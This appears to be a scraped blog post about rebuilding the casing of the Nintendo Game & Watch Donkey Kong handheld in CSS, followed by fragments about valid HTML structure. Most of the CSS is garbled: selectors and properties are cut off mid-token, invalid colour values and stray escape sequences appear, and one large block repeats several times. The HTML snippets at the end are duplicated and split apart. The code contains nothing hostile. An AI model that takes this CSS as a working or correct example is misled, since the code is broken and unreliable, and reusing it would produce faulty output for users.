
For those of you that haven't heard of it, *Game & Watch* was a line of LCD handheld video games from the 1980s. The *Donkey Kong* title was probably one of the most popular in the series, selling more than a million units worldwide. The game was split over two screens and built into a distinctive clamshell casing.

CASING CONSTRUCTION

My starting point for this project was with the construction of the casing in CSS. There is nothing particularly revolutionary about this procedure¹, but it was a new experience for me. The basic structure of the body was formed with a set of div elements, then border and box-shadow properties were applied to control the colouring of the edges. For circular elements, border-radius was used to adjust the shape appropriately.



SIZE TO FIT



SIZE TO FIT


```
*{padding:0;padding:0;-webkit-user-select:none;-moz-user-select:none;-ms-user-select:none;touch-action:none}body{overflow:hidden;i\input[type='radio']{visib\69lity:hidden;po\73ition:);position:relative;border-ra\64ius:4px;box-shadow:1px568px;he\69ght:696\70\78;b\6frd\65r:1px \73o\id #bf4b17;,0,0.25),tran\73parent 1px};border-radius:2px}.\4eg:before{\62\6f\78-shadow:0 6px 10px -1px rgba(80,0,0,0.75);z-index:1;28\70\78),line\61r-gra\64ie\6e\74(#b84510,#d07444 50%,#be4c1f),#611807 48px,#611807 53px,#5a0000 55px);background-size:100% 4.5pxno-repeat}.Ng:after{content:'';display:block;position:absolute;left:3px \61t 18.5px 1\70\78,#ca623\33,#ca6233 22px,tra\6espar\65nt 22px),8\70\78,#777 12\70x,#aaa 18px),linear-\67radie\6e\t(#de885\38,#f4ab84),#fff);bac\kground-posit\69on:272px 9\70x,272px 0p\78,5px 6px,256\70x 0px;back\ground-repeat:no-repeat}.NK{position:abs\6flute;top:12px;width:123px;#ffbc8\65;bac\kgroun\64:linear-gradient(rgba(0,0,0,0.5),tra\6esparent 2px)}:93px;height:147px;top:5px;border-top:5px solid #9e3a13;border-left:5px solid4px solid #ec8f54;box-\shadow:0 2px 0 -1px #fab38f;background:linear-gradient(linear-gradient(-90deg,rgba(80,0,0,0.2),transparent 2px),linear-gradient(rgba(.NK:after{conte\6et:'';display:block;position:absolute;width:99px;height:151px;border-right:2px solid #b5440c;border-bottom:2px solid #ec8f54;box-shadow:0 2px0deg,rgba(200,100,100,0.45),rgba(200,100,100,0.1) 1px,rgba(200,100,100,0.1) 2px.NK.K\4f:bef\6fre,.NK.\4bo:after{left:6\px}.NK.oK{ri\67ht:12px}.\4eK.oK:before,absolute;background-color:#780000;width:123\70\78;h\65igh\74:321px;top:375p\78;'';display:block;position:absolute;background-color:#f08e5f;left:1px;right:1px;4px}.NG.KO{left:13px}.NG.oK{right:13px}.ooo{background-color:#e88b55;position:height:694px;height:336px;border-radius:2\px}.ooo.Nko{top:7px}.ooo.OG{bottom:display:block;position:a\62solute;left:13px;right:13px;top:45px;he\ight:6px;border-top:1px solid #780000;border-bottom:1px solid #fdae81;border-bottom:#78000\30,#c2633b 1px,#dc8a61);box-shadow:0 1px 0 0px #fdae81}.n\6fo,.koo{152px;height:27px;left:220px;border-radius:15px;border-ri\67ht:1px solidsolid #614948;box-shadow:0 -1\70x 0 0 #3c0000,0 1px 0 0 #985f4c,0 1px 0#c66732;text-align:center;font-family:Arial;font-weight:900}.noo{top:background-col\6fr:#lalala;\6cine-hei\67h\74:26px;font-siz\65:16px;pointer-events:none}.noo:before{content:'DONKEY KONG'}.koo{bottombackground-co\6c\6fr:#ede8d8;line-height:18\70x;font-size:15px;. \6boo:before{display:block;position:absolute;left:4px;right:4\70x;top:4px;b\6ftt\6fm:4p\78;border-radius:9px;background-\63\o\6co\72:#lalala;content:block;content:''\00AE'';position:absolute;right:32px;top:0absolute;left:40\70x;top:409px;width:67px;height:56px;lp\x solid #9b583c;border-bottom:1px solid #9d5a3a;border-right:1px solid #a86140;border-radius:6px;Arial;font-\73t\79le:it\6ilic;fo\6et-size:16px;pointer-events:none}.Nno:before{conte\6e\74:left:4px;right:8px;top:3px}.Koo{pos\ition:backgr\ound-color:#lalala;border-radius:solid #cc6021;border-right:4\70x solid2px 0 -1px #f7a876}.K\6fo.Nko{left:151.5px;top:82px}.Koo.OG{lef\74:151.5px;top:438\70\78}.Ooo{position:absolute;w\i\64th:260px;166px;ba\63\6bground\2drepea\74:166px;ba\63\6bground\2dim\6lg\65:url(kong.sv\67\#1)}.Ooo.Nko{left:161.5\70x;top:92px;background-image:linear-gradient(rgba(0,0,0,0.65),rgba(0,0,0,0.5) 1px,\74ransparent 1px,rgba(255,255,255,0.5) 3px,rgba(255,255,255,0.5) 5\70\78,/ *:122px,height:26px;p*/linear-gradient(#e3e5e5,#a6320d 13\70x,#4b000014px,#c05d37),linear-gradient(#a6320d,#4b0000 1px,#7a2014 2px,#c05d37 12px,#fab38f 12px,14px,#c05d37),linear-gradient(transpare\67t,transpare\67t 5px,#fab38f 5p\x,#7a2014 6px,#c05d37#a6320d 13px,#4b0000 14px,#c05d37 16px,#7a2014 21px,tra\nsparent 23px);bac\6bground-size:300px16px,126px 28px,126px 28px,330px 28px;background-position:140px 6px,162\px 6px,140px 6\70x,0 0;background-repeat:no-repeat}.nK{width:122px;h\65ight:26\70x;position:absolute;box-shadow:0 6px 5px).nK.before,. \6eK:after{c\6fnte\6et:'';display:block;p\osi\74ion:absolute;width:60px;height:25p\78;#eb8448;backg\round:linear-gradient(#f9a069,#f39357 2px,#f6d3c1 8px,#f6d3c1 10px,#f39357 11px,#bc4d22);.nK.be\66\ore{top:2p\78}.nK:after{to\70:1px}.nK.KO{left:-1px}.nK.oK{rig\68t:-1px}.nK.\4bo:before{left:0}.nK.oK:before{right:0}.nK.oK:after{right:62px}.OG{width:25px;height:24px;position:absolute;border-radius:1px 1p\x #c95e2a,0 1px 1px 1px #dd7b41,0 2px 1px 1px #f6ab7e;background:linear-gradient(#521606 1px,#813518.Og.Ono{left:140px;top:44px}.Og.gNo{right:140px;top:44px}.Og.gkn{left:62px;top:278px}.Og.kon{right:62px;top:278px}
```



```

*{margin:0;padding:0;-webkit-user-select:none;-ms-user-select:none;user-select:none}body{overflow:hidden}
i\input[type='radio']{visibility:hidden;position:
);position:relative;border-radius:4px;box-shadow:1px
4px 10px -2px #282828;background-color:#eb8448}.Kno{position:absolute;left:5px;top:5px;width:
568px;height:696px;border-top-color:#780000;box-shadow:0 2px 0 -1px #fab38f;background:linear-gradient(rgba(0,0,0,0.25),transparent 1px);border-radius:2px}.\4eg:before{
\62\6f\78-shadow:0 6px 10px -1px rgba(80,0,0,0.75);z-index:1;
28\70\78),line\61r-gra\64ie\6e\74(#b84510,#d07444 50%,#be4c1f),
\611807 48px,#611807 53px,#5a0000 55px;background-size:100% 4.5px
no-repeat}.Ng:after{content:'';display:block;position:absolute;left:
3px \61t 18.5px 1\70\78,#ca623\33,#ca6233 22px,tra\6espar\65nt 22px),
8\70\78,#777 12\70x,#aaa 18px),linear-\67radie\6e\74(#de885\38,#f4ab84),
#fff);bac\kground-posit\69on:272px 9\70x,272px 0p\78,5px 6px,256\70x 0px;
back\ground-repeat:no-repeat}.NK{position:absolute;top:12px;width:123px;
#ffbc8\65;bac\kgroun\64:linear-gradient(rgba(0,0,0,0.5),tra\6esparent 2px)}
:93px;height:147px;top:5px;border-top:5px solid #9e3a13;border-left:5px solid
4px solid #ec8f54;box-shadow:0 2px 0 -1px #fab38f;background:linear-gradient(
linear-gradient(-90deg,rgba(80,0,0,0.2),transparent 2px),linear-gradient(rgba(
.NK:after{content:'';display:block;position:absolute;width:99px;height:151px;
border-right:2px solid #b5440c;border-bottom:2px solid #ec8f54;box-shadow:0 2px
0deg,rgba(200,100,100,0.45),rgba(200,100,100,0.1) 1px,rgba(200,100,100,0.1) 2px
.NK.K\4f:bef\6fre,.NK.\4b0:after{left:6px}.NK.oK{right:12px}.\4eK.oK:before,
absolute;background-color:#780000;width:123\70\78;h\65igh\74:321px;top:375p\78;
'';display:block;position:absolute;background-color:#f08e5f;left:1px;right:1px;
4px}.NG.KO{left:13px}.NG.oK{right:13px}.ooo{background-color:#e8b55;position:
height:694px;height:336px;border-radius:2px}.ooo.Nko{top:7px}.ooo.OG{bottom:
display:block;position:absolute;left:13px;right:13px;top:45px;height:6px;
border-top:1px solid #780000;border-bottom:1px solid #fdae81;border-bottom:
#78000\30,#c2633b 1px,#dc8a61);box-shadow:0 1px 0 0px #fdae81}.n\6fo,.koo{
152px;height:27px;left:220px;border-radius:15px;border-right:1px solid
solid #614948;box-shadow:0 -1\70x 0 0 #3c0000,0 1px 0 0 #985f4c,0 1px 0
#c66732;text-align:center;font-family:Arial;font-weight:900}.noo{top:
background-color:#lalala;\6cine-hei\67h\74:26px;font-size\65:16px;
pointer-events:none}.noo:before{content:'DONKEY KONG'}.koo{bottom
background-color:#ede8d8;line-height:18\70x;font-size:15px;
.\6boo:before{display:block;position:absolute;left:4px;right:
border-radius:9px;background-\63\o\6co\72:#lalala;content:
block;content:'\00AE';position:absolute;right:32px;top:0
absolute;left:40\70x;top:409px;width:67px;height:56px;
1px solid #9b583c;border-bottom:1px solid #9d5a3a;
border-right:1px solid #a86140;border-radius:6px;
Arial;font-\73t\79le:italic;font-size:16px;
pointer-events:none}.Nno:before{content:\6e\74:
left:4px;right:8px;top:3px}.Koo{position:
backgr\ound-color:#lalala;border-radius:
solid #cc6021;border-right:4\70x solid
2px 0 -1px #f7a876}.K\6fo.Nko{left:
position:absolute;width\64th:260px;
166px;ba\63\6bground\2drepea\74:
no\2drepeat;\62\6frder-radius:4px}.Ooo.OG{left:161.5px;top:448px;
url(kong.sv\67\#1)}.Ooo.Nko{left:161.5\70x;top:92px;background-image:
position:absolute;left:0;top:340px;width:100%;height:28px;background:
0.65),rgba(0,0,0,0.5) 1px,\74ransparent 1px,rgba(255,255,255,0.5) 3px,rgba(
tran\73parent 5px,tra\6e\73parent 10px,rgba(0,0,0,0.25) 15px,rgba(0,0,0,0.65)),
repeat\ing-linear-gradient(90deg,#e3e5e5,#e3e5e5 3\70x,#7a8a98 4p\78,#7a8a98 8px),
,#e3e5e5),linea\r-gradient(#a6320d,#4b0000 1px,#7a2014 2px,#c05d37 12px,#fab38f 12px,
14px,#c05d37),linear-gradient(#a6320d,#4b0000 1px,#7a2014 2px,#c05d37 12px,#fab38f 12px,
14px,#c05d37),linear-gradient(transparent,transparent 5px,#fab38f 5px,\7a2014 6px,#c05d37
#a6320d 13px,#4b0000 14px,#c05d37 16px,#7a2014 21px,tra\transparent 23px);bac\6bground-size:300px
16px,126px 28px,126px 28px,330px 28px;background-position:140px 6px,162\px 6px,140px 6\70x,0 0,
background-repeat:no-repeat}.nK{width:122px;h\65igh\74:26\70x;position:absolute;box-shadow:0 6px 5px
}).nK:before,.nK:after{content:'';display:block;position:absolute;width:60px;height:25p\78;
#eb8448;backg\round:linear-gradient(#f9a069,#f39357 2px,#f6d3c1 8px,#f6d3c1 10px,#f39357 11px,#bc4d22);
.nK:be\66\ore{top:2p\78}.nK:after{top:70\70:1px}.nK.KO{left:-1px}.nK.oK{right:-1px}.nK.\4b0:before{left:0}
.nK.oK:before{right:0}.nK.oK:after{right:62px}.Og{width:25px;height:24px;position:absolute;border-radius:
1px 1px 1px 1px #c95e2a,0 1px 1px 1px #dd7b41,0 2px 1px 1px #f6ab7e;background:linear-gradient(#521606 1px,#813518
.Og.Ono{left:140px;top:44px}.Og.gNo{right:140px;top:44px}.Og.gkn{left:62px;top:278px}.Og.kon{right:62px;top:
278px}.Og.hed\63\6bground\2drepea\74:
no\2drepeat;\62\6frder-radius:4px}.Ooo.OG{left:161.5px;top:448px;
url(kong.sv\67\#1)}.Ooo.Nko{left:161.5\70x;top:92px;background-image:
position:absolute;left:0;top:340px;width:100%;height:28px;background:
0.65),rgba(0,0,0,0.5) 1px,\74ransparent 1px,rgba(255,255,255,0.5) 3px,rgba(
tran\73parent 5px,tra\6e\73parent 10px,rgba(0,0,0,0.25) 15px,rgba(0,0,0,0.65)),
repeat\ing-linear-gradient(90deg,#e3e5e5,#e3e5e5 3\70x,#7a8a98 4p\78,#7a8a98 8px),
,#e3e5e5),linea\r-gradient(#a6320d,#4b0000 1px,#7a2014 2px,#c05d37 12px,#fab38f 12px,
14px,#c05d37),linear-gradient(#a6320d,#4b0000 1px,#7a2014 2px,#c05d37 12px,#fab38f 12px,
14px,#c05d37),linear-gradient(transparent,transparent 5px,#fab38f 5px,\7a2014 6px,#c05d37
#a6320d 13px,#4b0000 14px,#c05d37 16px,#7a2014 21px,tra\transparent 23px);bac\6bground-size:300px
16px,126px 28px,126px 28px,330px 28px;background-position:140px 6px,162\px 6px,140px 6\70x,0 0,
background-repeat:no-repeat}.nK{width:122px;h\65igh\74:26\70x;position:absolute;box-shadow:0 6px 5px
}).nK:before,.nK:after{content:'';display:block;position:absolute;width:60px;height:25p\78;
#eb8448;backg\round:linear-gradient(#f9a069,#f39357 2px,#f6d3c1 8px,#f6d3c1 10px,#f39357 11px,#bc4d22);
.nK:be\66\ore{top:2p\78}.nK:after{top:70\70:1px}.nK.KO{left:-1px}.nK.oK{right:-1px}.nK.\4b0:before{left:0}
.nK.oK:before{right:0}.nK.oK:after{right:62px}.Og{width:25px;height:24px;position:absolute;border-radius:
1px 1px 1px 1px #c95e2a,0 1px 1px 1px #dd7b41,0 2px 1px 1px #f6ab7e;background:linear-gradient(#521606 1px,#813518
.Og.Ono{left:140px;top:44px}.Og.gNo{right:140px;top:44px}.Og.gkn{left:62px;top:278px}.Og.kon{right:62px;top:
278px}.Og.hed\63\6bground\2drepea\74:
no\2drepeat;\62\6frder-radius:4px}.Ooo.OG{left:161.5px;top:448px;
url(kong.sv\67\#1)}.Ooo.Nko{left:161.5\70x;top:92px;background-image:
position:absolute;left:0;top:340px;width:100%;height:28px;background:
0.65),rgba(0,0,0,0.5) 1px,\74ransparent 1px,rgba(255,255,255,0.5) 3px,rgba(
tran\73parent 5px,tra\6e\73parent 10px,rgba(0,0,0,0.25) 15px,rgba(0,0,0,0.65)),
repeat\ing-linear-gradient(90deg,#e3e5e5,#e3e5e5 3\70x,#7a8a98 4p\78,#7a8a98 8px),
,#e3e5e5),linea\r-gradient(#a6320d,#4b0000 1px,#7a2014 2px,#c05d37 12px,#fab38f 12px,
14px,#c05d37),linear-gradient(#a6320d,#4b0000 1px,#7a2014 2px,#c05d37 12px,#fab38f 12px,
14px,#c05d37),linear-gradient(transparent,transparent 5px,#fab38f 5px,\7a2014 6px,#c05d37
#a6320d 13px,#4b0000 14px,#c05d37 16px,#7a2014 21px,tra\transparent 23px);bac\6bground-size:300px
16px,126px 28px,126px 28px,330px 28px;background-position:140px 6px,162\px 6px,140px 6\70x,0 0,
background-repeat:no-repeat}.nK{width:122px;h
```


HTML tags

Valid HTML

```
<!DOCTYPE html>  
<html>  
  <head>  
    <title>Foo</title>  
  </head>  
  <body>  
    ...  
  </body>  
</html>
```

Valid HTML

```
<!DOCTYPE html>  
<html>  
  <head>  
    <title>Foo</title>  
  </head>  
  <body>  
    ...  
  </body>  
</html>
```


Valid HTML

```
<!DOCTYPE html>  
<html>  
<head>  
<title>Huh?</title>  
<body>
```

...

Valid HTML

```
<!DOCTYPE html>
```

```
<html>
```

```
<head>
```

```
<title>Huh?</title>
```

```
<body>
```

```
...
```

Valid HTML

```
<!DOCTYPE html>
```

```
<title>lolwut</title>
```

```
...
```



</head>
<body>

Using CSS without HTML

